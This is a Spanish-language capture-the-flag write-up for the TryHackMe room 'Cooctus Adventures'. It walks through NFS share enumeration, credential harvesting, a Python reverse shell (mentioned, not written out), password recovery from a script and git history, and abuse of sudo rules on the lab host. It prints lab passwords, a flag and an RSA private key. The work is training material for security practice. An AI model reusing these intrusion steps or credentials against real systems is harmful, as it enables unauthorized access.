Cooctus stories

miércoles, 14 de abril de 2021 17:47

Context

Task 1 The story so far...

Previously on Cooctus Tracker

Overpass has been hacked! The SOC team (Paradox, congratulations on the promotion) noticed suspicious activity on a late night shift while looking at shibes, and managed to capture packets as the attack happened. (From Overpass 2 - Hacked by NinjaJc01)

Present times

Further investigation revealed that the hack was made possible by the help of an insider threat. Paradox helped the Cooctus Clan hack overpass in exchange for the secret shiba stash. Now, we have discovered a private server deep down under the boiling hot sands of the Saharan Desert. We suspect it is operated by the Clan and it's your objective to uncover their plans.

Note: A stable shell is recommended, so try and SSH into users when possible.

Desde <https://tryhackme.com/room/cooctusadventures>

Recon

Nmap

```
Starting Nmap 7.60 ( https://nmap.org ) at 2021-04-14 22:47 BST
Nmap scan report for cooctus.thm (10.10.11.137)
Host is up (0.00039s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e5:44:62:91:90:08:99:5d:e8:55:4f:69:ca:02:1c:10 (RSA)
|   256 e5:a7:b0:14:52:e1:c9:4e:0d:b8:1a:db:c5:d6:7e:f0 (ECDSA)
|_  256 02:97:18:d6:cd:32:58:17:50:43:dd:d2:2f:ba:15:53 (EdDSA)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  3           2049/udp  nfs
|   100003  3,4         2049/tcp  nfs
|   100005  1,2,3      38491/tcp  mountd
|   100005  1,2,3      42257/udp  mountd
|   100021  1,3,4      35646/udp  nlockmgr
|   100021  1,3,4      37699/tcp  nlockmgr
|   100227  3           2049/tcp  nfs_acl
|_  100227  3           2049/udp  nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
8080/tcp  open  http     Werkzeug httpd 0.14.1 (Python 3.6.9)
|_http-title: CCHQ
37699/tcp open  nlockmgr 1-4 (RPC #100021)
38491/tcp open  mountd   1-3 (RPC #100005)
58087/tcp open  mountd   1-3 (RPC #100005)
59153/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 02:5A:3B:DF:08:55 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.8 (95%),
```

Enum4linux sin datos adicionales.

Vista de la web.8080

El fuzzeo de directorios encontró un match: login el cual presenta la siguiente interfaz

Dada la primera pregunta y el título de esta página se podría pensar que existiría una forma de bypassearlo.


111
root@ip-10-10-129-159:~# showmount -e 10.10.11.137
Export list for 10.10.11.137:
/var/nfs/general *

```
root@ip-10-10-129-159:~# mkdir /mnt/test
root@ip-10-10-129-159:~# mount 10.10.11.137:/var/nfs/general /mnt/test
root@ip-10-10-129-159:~# cat /mnt/test/credentials.bak
paradoxial.test
ShibaPretzel79
root@ip-10-10-129-159:~#
```

```
root@ip-10-10-129-159: ~
File  Edit  View  Search  Terminal  Help
Starting Nmap 7.60 ( https://nmap.org ) at 2021-04-15 00:01 BST
Nmap scan report for cooctus.thm (10.10.11.137)
Host is up (0.00019s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-ls: Volume /var/nfs/general
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID    GID    SIZE  TIME                FILENAME
| rwxr-xr-x   65534  65534  4096  2020-11-21T18:24:22  .
| rwxr-xr-x   0      0      4096  2020-11-21T17:42:01  ..
| rw-r--r--   0      0      31    2020-11-21T18:24:22  credentials.bak
|_
| nfs-showmount:
|_  /var/nfs/general *
| nfs-statfs:
|   Filesystem        1K-blocks   Used       Available   Use%  Maxfilesize  Maxl
ink
|_  /var/nfs/general  19475088.0  6811316.0  11651448.0  37%   16.0T        3200
0
MAC Address: 02:5A:3B:DF:08:55 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds
```

paradoxial.test
ShibaPretzel79


Al utilizar estas credenciales en el sitio de login
Se logra acceder a un panel para probar PAYLOADS.



Al descubrir que el sitio es vulnerable a XSS, se sugiere una captura de las cookies, pero sin éxito

Foothold

Luego de un buen rato, ejecutamos una reverse directa desde python. Logrando una shell.



Home enumeration

```
paradox@cchq:/home$ ls -lha
total 24K
drwxr-xr-x  6 root    root    4.0K Jan  2 10:24 .
drwxr-xr-x 24 root    root    4.0K Feb 20 21:04 ..
drwxr-xr-x  5 paradox paradox 4.0K Feb 22 18:48 paradox
drwxr-xr-x  5 szymex  szymex  4.0K Feb 22 18:45 szymex
drwxr-xr-x  9 tux     tux     4.0K Feb 20 22:02 tux
drwxr-xr-x  7 varg    varg    4.0K Feb 20 22:06 varg
```

Al enumerar el crontab

```
paradox@cchq:/home$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *     * * *   szymex  /home/szymex/SniffingCat.py
#
paradox@cchq:/home$
```

Szymex directory

```
paradox@cchq:/home/szymex$ cat note_to_para
Paradox,

I'm testing my new Dr. Pepper Tracker script.
It detects the location of shipments in real time and sends the coordinates to your account.
If you find this annoying you need to change my super secret password file to disable the
tracker.

You know me, so you know how to get access to the file.

- Szymex
```

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --r
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --r
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --r
* *     * * *   szymex  /home/szymex/SniffingCat.py
#
paradox@cchq:/home/szymex$ cat SniffingCat.py
#!/usr/bin/python3
import os
import random

def encode(pwd):
    enc = ''
    for i in pwd:
        if ord(i) > 110:
            num = (13 - (122 - ord(i))) + 96
            enc += chr(num)
        else:
            enc += chr(ord(i) + 13)
    return enc


x = random.randint(300,700)
y = random.randint(0,255)
z = random.randint(0,1000)

message = "Approximate location of an upcoming Dr.Pepper shipment found:"
coords = "Coordinates: X: {x}, Y: {y}, Z: {z}".format(x=x, y=y, z=z)

with open('/home/szymex/mysupersecretpassword.cat', 'r') as f:
    line = f.readline().rstrip("\n")
    enc_pw = encode(line)
    if enc_pw == "pureelpbxr":
        os.system("wall -g paradox " + message)
        os.system("wall -g paradox " + coords)
```

szymex:cherrycoke

Tux directory

```
cat note_to_every_cooctus
Hello fellow Cooctus Clan members

I'm proposing my idea to dedicate a portion of the cooctus fund for the construction of a
penguin army.

The 1st Tuxling Infantry will provide young and brave penguins with opportunities to
explore the world while making sure our control over every continent spreads accordingly.

Potential candidates will be chosen from a select few who successfully complete all 3 Tuxling
Trials.
Work on the challenges is already underway thanks to the trio of my top-most explorers.

Required budget: 2,348,123 Doge coins and 47 pennies.

Hope this message finds all of you well and spiky.

- TuxTheXplorer
```

Szymex directory

```
szymex@cchq:/home/tux/tuxling_1$ cat note
Noot noot! You found me.
I'm Mr. Skipper and this is my challenge for you.

General Tux has bestowed the first fragment of his secret key to me.
If you crack my NootCode you get a point on the Tuxling leaderboards and you'll find my key
fragment.

Good luck and keep on nooting!

PS: You can compile the source code with gcc
```

Aquí ocurre algo extraño.
Al intentar ingresar en tuxling_1 el autocompletador me dejaba en la _ y no me rellenaba el 1.
Así que al hacer doble TAB obtuve un directorio oculto.

```
szymex@cchq:/home/tux$ ls -lha
total 52K
drwxr-xr-x 9 tux  tux     4.0K Feb 20 22:02 .
drwxr-xr-x 6 root root    4.0K Jan  2 10:24 ..
lrwxrwxrwx 1 tux  tux        9 Feb 20 17:14 .bash_history -> /dev/null
-rw-r--r-- 1 tux  tux      220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 tux  tux     3.7K Feb 20 21:28 .bashrc
drwx------ 3 tux  tux     4.0K Nov 21 15:27 .cache
drwx------ 4 tux  tux     4.0K Feb 20 08:54 .config
drwx------ 5 tux  tux     4.0K Feb 20 20:03 .gnupg
-rw------- 1 tux  tux       58 Feb 20 22:01 .lesshst
drwx------ 5 tux  tux     4.0K Jan  2 19:58 .local
-rw-rw-r-- 1 tux  tux      630 Jan  2 19:05 note_to_every_cooctus
drwx------ 2 tux  tux     4.0K Feb 20 21:48 .ssh
-rw-r--r-- 1 tux  tux        0 Feb 20 22:02 .sudo_as_admin_successful
drwxrwx--- 2 tux  testers 4.0K Feb 20 16:28 tuxling_1
-rw------- 1 tux  tux       38 Feb 20 21:05 user.txt
szymex@cchq:/home/tux$ cd tuxling_
tuxling_1/ tuxling_3/
```

```
szymex@cchq:/home/tux/tuxling_3$ cat note
Hi! Kowalski here.
I was practicing my act of disappearance so good job finding me.

Here take this,
The last fragment is: 637b56db1552

Combine them all and visit the station.
```

637b56db1552
Esto me hace pensar que es necesario encontrar la primera parte en tuxling_1 (y ver si es posible encontrar un 2)
Volvemos al directorio 1 y compilamos el .c

```
szymex@cchq:/home/tux/tuxling_1$ gcc nootcode.c -o noot -pthread
nootcode.c: In function 'main':
nootcode.c:10:15: warning: implicit declaration of function 'nuut'; did you mean
 'nout'? [-Wimplicit-function-declaration]
 #define Nooot nuut
               ^
nootcode.c:24:5: note: in expansion of macro 'Nooot'
     Nooot noOt nooT NooT
     ^~~~~
nootcode.c: At top level:
nootcode.c:10:15: warning: conflicting types for 'nuut'
 #define Nooot nuut
               ^
nootcode.c:33:6: note: in expansion of macro 'Nooot'
 NOOt Nooot noOt nooT NOot
      ^~~~~
nootcode.c:10:15: note: previous implicit declaration of 'nuut' was here
 #define Nooot nuut
               ^
nootcode.c:24:5: note: in expansion of macro 'Nooot'
     Nooot noOt nooT NooT
     ^~~~~
szymex@cchq:/home/tux/tuxling_1$ ls
```

Al ejecutarlo no se encuentra pista.

```
szymex@cchq:/home/tux/tuxling_1$ ./noot
What does the penguin say?
NOOT!
szymex@cchq:/home/tux/tuxling_1$ ltrace ./noot
puts("What does the penguin say?"What does the penguin say?
)                = 27
puts("NOOT!"NOOT!
)                                        = 6
+++ exited (status 0) +++
szymex@cchq:/home/tux/tuxling_1$ ltrace ./noot noot
puts("What does the penguin say?"What does the penguin say?
)                = 27
puts("NOOT!"NOOT!
)                                        = 6
+++ exited (status 0) +++
```

Pero al ver el binario con strings sí se ve lo buscado.

```
szymex@cchq:/home/tux/tuxling_1$ strings noot
/lib64/ld-linux-x86-64.so.2
libc.so.6
puts
printf
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
AWAVI
AUATL
[]A\A]A^A_
What does the penguin say?
f96050ad61
NOOT!
;*3$"
```

F96050ad61

F96050ad61xxxxxxxxxxx 637b56db1552

Si lo comparo con un md5 comun, veo que efectivamente falta una parte.

5d41402abc4b2a76b9719d911017c592

```
szymex@cchq:/home/tux/tuxling_1$ find / type d -name "tuxling_2" 2>/dev/null
/media/tuxling_2
```

```
szymex@cchq:/media/tuxling_2$ ls -lha
total 20K
drwxrwx--- 2 tux  testers 4.0K Feb 20 20:02 .
drwxr-xr-x 3 root root    4.0K Feb 20 21:04 ..
-rw-rw-r-- 1 tux  testers  740 Feb 20 20:00 fragment.asc
-rw-rw---- 1 tux  testers  280 Jan  2 20:20 note
-rw-rw-r-- 1 tux  testers 3.6K Feb 20 20:01 private.key
szymex@cchq:/media/tuxling_2$ cat note
Noot noot! You found me.
I'm Rico and this is my challenge for you.

General Tux handed me a fragment of his secret key for safekeeping.
I've encrypted it with Penguin Grade Protection (PGP).

You can have the key fragment if you can decrypt it.

Good luck and keep on nooting!
```


```
szymex@cchq:/media/tuxling_2$ gpg --import private.key
gpg: key B70EB31F8EF3187C: public key "TuxPingu" imported
```

```
gpg: key B70EB31F8EF3187C: secret key imported
gpg: Total number processed: 1
gpg:               imported: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
```

```
szymex@cchq:/media/tuxling_2$ gpg -d fragment.asc
gpg: encrypted with 3072-bit RSA key, ID 97D48EB17511A6FA, created 2021-02-20
      "TuxPingu"
The second key fragment is: 6eaf62818d
```

6eaf62818d

F96050ad616eaf62818d637b56db1552



tuxykitty

```
szymex@cchq:/media/tuxling_2$ su tux
Password:
tux@cchq:/media/tuxling_2$
```

TuX directory

```
tux@cchq:/home/varg$ ls -lha
total 48K
drwxr-xr-x  7 varg varg      4.0K Feb 20 22:06 .
drwxr-xr-x  6 root root      4.0K Jan  2 10:24 ..
lrwxrwxrwx  1 varg varg         9 Feb 20 14:54 .bash_history -> /dev/null
-rw-r--r--  1 varg varg       220 Jan  2 10:24 .bash_logout
-rw-r--r--  1 varg varg      3.7K Jan  3 11:40 .bashrc
drwx------  2 varg varg      4.0K Jan  3 12:53 .cache
-rwsrws--x  1 varg varg      2.1K Feb 20 22:05 CooctOS.py
drwxrwx--- 11 varg os_tester 4.0K Feb 20 15:44 cooctOS_src
-rw-rw-r--  1 varg varg        47 Feb 20 15:46 .gitconfig
drwx------  3 varg varg      4.0K Jan  3 12:53 .gnupg
drwxrwxr-x  3 varg varg      4.0K Jan  3 10:22 .local
drwx------  2 varg varg      4.0K Feb 20 14:17 .ssh
-rw-------  1 varg varg        38 Feb 20 21:08 user.txt
```

```
tux@cchq:/home/varg/cooctOS_src/boot/grub$ sudo -l
Matching Defaults entries for tux on cchq:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User tux may run the following commands on cchq:
    (varg) NOPASSWD: /home/varg/CooctOS.py
```

Dado que como tux pertenece al grupo os_tester, podemos ingresar a cooctOS_src

Dentro de él vemos varios directorios, pero el más llamativo es un .git

Así que se ejecuta un git log -p para ver las versiones anteriores de los archivos buscando algun indicio que nos sirva para escalar privilegios.

```
print("\033[33m[ \033[92m OK  \033[33m] Finished Boot-up sequence")

print("CooctOS 11.0.7 LTS cchq tty1")
uname = input("cchq login: ")
pw = input("Password: ")

for i in range(0,3):
    if pw == "slowroastpork":
        pw = input("Password: ")
    else:
        if uname == "varg":
            os.setuid(1001)
            os.setgid(1001)
            pty.spawn("/bin/rbash")
```

varg:slowroastpork

```
int dagger(int x,int y,int wand) {
  int counter = wand;
  if(counter==0) {
    if ((x==20) && (y!=7)){   //The wand is in position 20,7 on the x,y axis.
      gotoxy(20, 7);
      printf("f");
    }else if ((x!=20) && (y==7)) {
      gotoxy(20, 7);
      printf("f");
```

```
tux@cchq:/home/varg$ sudo -u varg /home/varg/CooctOS.py

[  OK  ] Cold boot detected. Flux Capacitor powered up
[  OK  ] Mounted Cooctus Filesystem under /opt
[  OK  ] Finished booting sequence
CooctOS 13.3.7 LTS cookie tty1

cookie login: varg
Password: slowroastpork
varg@cchq:/home/varg$ cat user.txt
THM{3a33063a4a8a5805d17aa411a53286e6}
```

Varg directory

```
varg@cchq:/home/varg/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEArlJrgXdUruStPU/wOtRs9lXwE1arVGEQfNFWk9HuytnYQkjX
Ro5AgzisLqlfjp8XeBycddhvLJSV4J2osN1j//6sy4B/zDS8WuRwO30l6ZSKoNvE
C7OaMaCW0V3F3h9I1Fa+w4f2yODm/b73dMhcjCJ31qcie+Qoj8CbyekbrCE049SC
f/Dd5U6lg2yAyURu3pE2rdr97JsSctH3XgC6D5k/YUp9IvqJ6i3d9i3eo4Yrq8pR
Um8tZ9LOUkiIwBaIAFtbMyfd8PGkpR9gppyST2S5hnPT+ydbpyC3nHhpI7rhqV1G
hNYgQA1te9cw5TOVjUAfPLplw9JyH+noxY1lQQIDAQABAoIBAQCeCmsc/SrxRLEr
HQYWz+/ZhSAa6EB8R2PDRabQbUuo7Md7kL5bYSxryz2PME9J5kJIyueuj4J7UFpx
QX5mmtDGjgXqmZ1Dbaw2W1TFGjj9A4aLP7MFSNdKluUk+3cgYgxTMDHS47mBdST2
d+OxJNWC1tz+5pgE6l07tsuGyqgj7JbiM4PraCVNUIzLaAjTRkCbwD4LC5Twa63n
Us6DhB9NACNII8pPSaXBB/UB8COgGKmctc3Mk187TTYvC2+VSyQLYRB8c77+YyKD
ZX8E3CiJg17D3cwM+2+VuQ1VeSsNdanGsY9v8Un2XoUFOHy6cmT+bGqquGCZGRGp
lY4HHiyBAoGBAOSWNVxXK2AiXOfKnx97HkSQIxt9Tx056XcTqqzqBb2PoZc6MOXi
B0bV6wnbu/EUuN/9CviIHMYG0sfxScNvIGBR6Pz1s8G1YTCo8mw+NjCC/VFQSDlM
83Cx27/NGbc4mcJVPdUCrvCtbl7SSDKFD5cr4Rt37Id5E/vlGgq679JlAoGBAMM6
PWdPW+kBRfB6OHTeiwEbhBbvkM6M2CZ5lofz4gTNUWDEP1Lasto/ddnRJGIzBwYI
TMvNdBkSSeKdyo5wUQJS10+IVgni1ROd1Zms+q2a/kakap0U0ZfQdDYrpkABQVqh
cN1+JsxoSqDlwHuE7DDoe56AyLfaVX4K8CqTnGutAoGBAJl8NoYzTb+2MxW8ms3D
mJZHBhu+LzIboaTAAtkqJgKbf9AQVab19xbcKn6rGW4OEPjtasFoe5GIIV35qSLd
6ipitYOs4y9NP94xgt2lhDNcsQU5V9WJ0ug3tKr756l8CtpO7D6sF5UpjrOClNG/
QLGr1/Heu2ZXqVB5C9xqmv91AoGBAIvkQrWxnwmCuQwNeED+apq7jdYlih0Hvacs
PxpiPtX0DdkKJtoHDlvnV1piS/D14ZWIAweSzBtfCISTTt7sSpAgrlo2NnjVCpwI
4FNDKUmXI5eZHzA6B8oCPBPJCVMZ0yvPPSHp0IFuRfOvTlL0N48AN/ynCaz8jYBI
9Dl+FnrtAoGAQhbCwOluGecz1EDTgi3U+dJ5b8doCAX11k+rQLjxHFVizY4wBNRU
ZNb6Oou2Hp5hRcYjzQD0E5Nj0K4+hld20E8tlQe033a1H10cBDVOBr14dKdb14qI
itMNT884VULYldf2X8zHO3z/8pQcvCtKTOSPXGspBbll8+CLwjbfwXw=
-----END RSA PRIVATE KEY-----
```

```
varg@cchq:/home/varg$ sudo -l
Matching Defaults entries for varg on cchq:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User varg may run the following commands on cchq:
    (root) NOPASSWD: /bin/umount
```

En gtfobins no aparece ninguna forma de escalar con umount, que es una herramienta para eliminar monturas de sistema operativo. Así que miramos con mount lo que ya esté montado, encontrando algo particular.

```
varg@cchq:/home/varg$ mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,relatime,size=471708k,nr_inodes=117927,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=100680k,mode=755)
/dev/mapper/ubuntu--vg-ubuntu--lv on / type ext4 (rw,relatime,data=ordered)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=38,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)
sunrpc on /run/rpc_pipefs type rpc_pipefs (rw,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
mqueue on /dev/mqueue type mqueue (rw,relatime)
nfsd on /proc/fs/nfsd type nfsd (rw,relatime)
fusectl on /sys/fs/fuse/connections type fusectl (rw,relatime)
configfs on /sys/kernel/config type configfs (rw,relatime)
/dev/mapper/ubuntu--vg-ubuntu--lv on /opt/CooctFS type ext4 (rw,relatime,data=ordered)
/dev/xvda2 on /boot type ext4 (rw,relatime,data=ordered)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,relatime)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=100676k,mode=700,uid=1000,gid=1000)
```

Dentro de /opt/CooctFS encuentro lo que parece un directorio con /games/adventure dentro, que aparentemente es el mismo juego que antes habíamos mirado en su código.

Luego de dar un par de vueltas no logré nada positivo

Así que decidí desmontar la ruta.

```
varg@cchq:/opt/CooctFS/games$ sudo /bin/umount /opt/CooctFS/
umount: /opt/CooctFS/: target is busy.
varg@cchq:/opt/CooctFS/games$ cd ..
varg@cchq:/opt/CooctFS$ sudo /bin/umount /opt/CooctFS/
umount: /opt/CooctFS/: target is busy.
varg@cchq:/opt/CooctFS$ cd ..
varg@cchq:/opt$ sudo /bin/umount /opt/CooctFS/
varg@cchq:/opt$ ls
CooctFS
varg@cchq:/opt$ cd CooctFS/
varg@cchq:/opt/CooctFS$ ls -lha
total 12K
drwxr-xr-x 3 root root 4.0K Feb 20 09:09 .
drwxr-xr-x 3 root root 4.0K Feb 20 14:30 ..
drwxr-xr-x 5 root root 4.0K Feb 20 09:16 root
```


Sorpresa.

```
varg@cchq:/opt/CooctFS/root$ cat root.txt
hmmm...
No flag here. You aren't root yet.
```

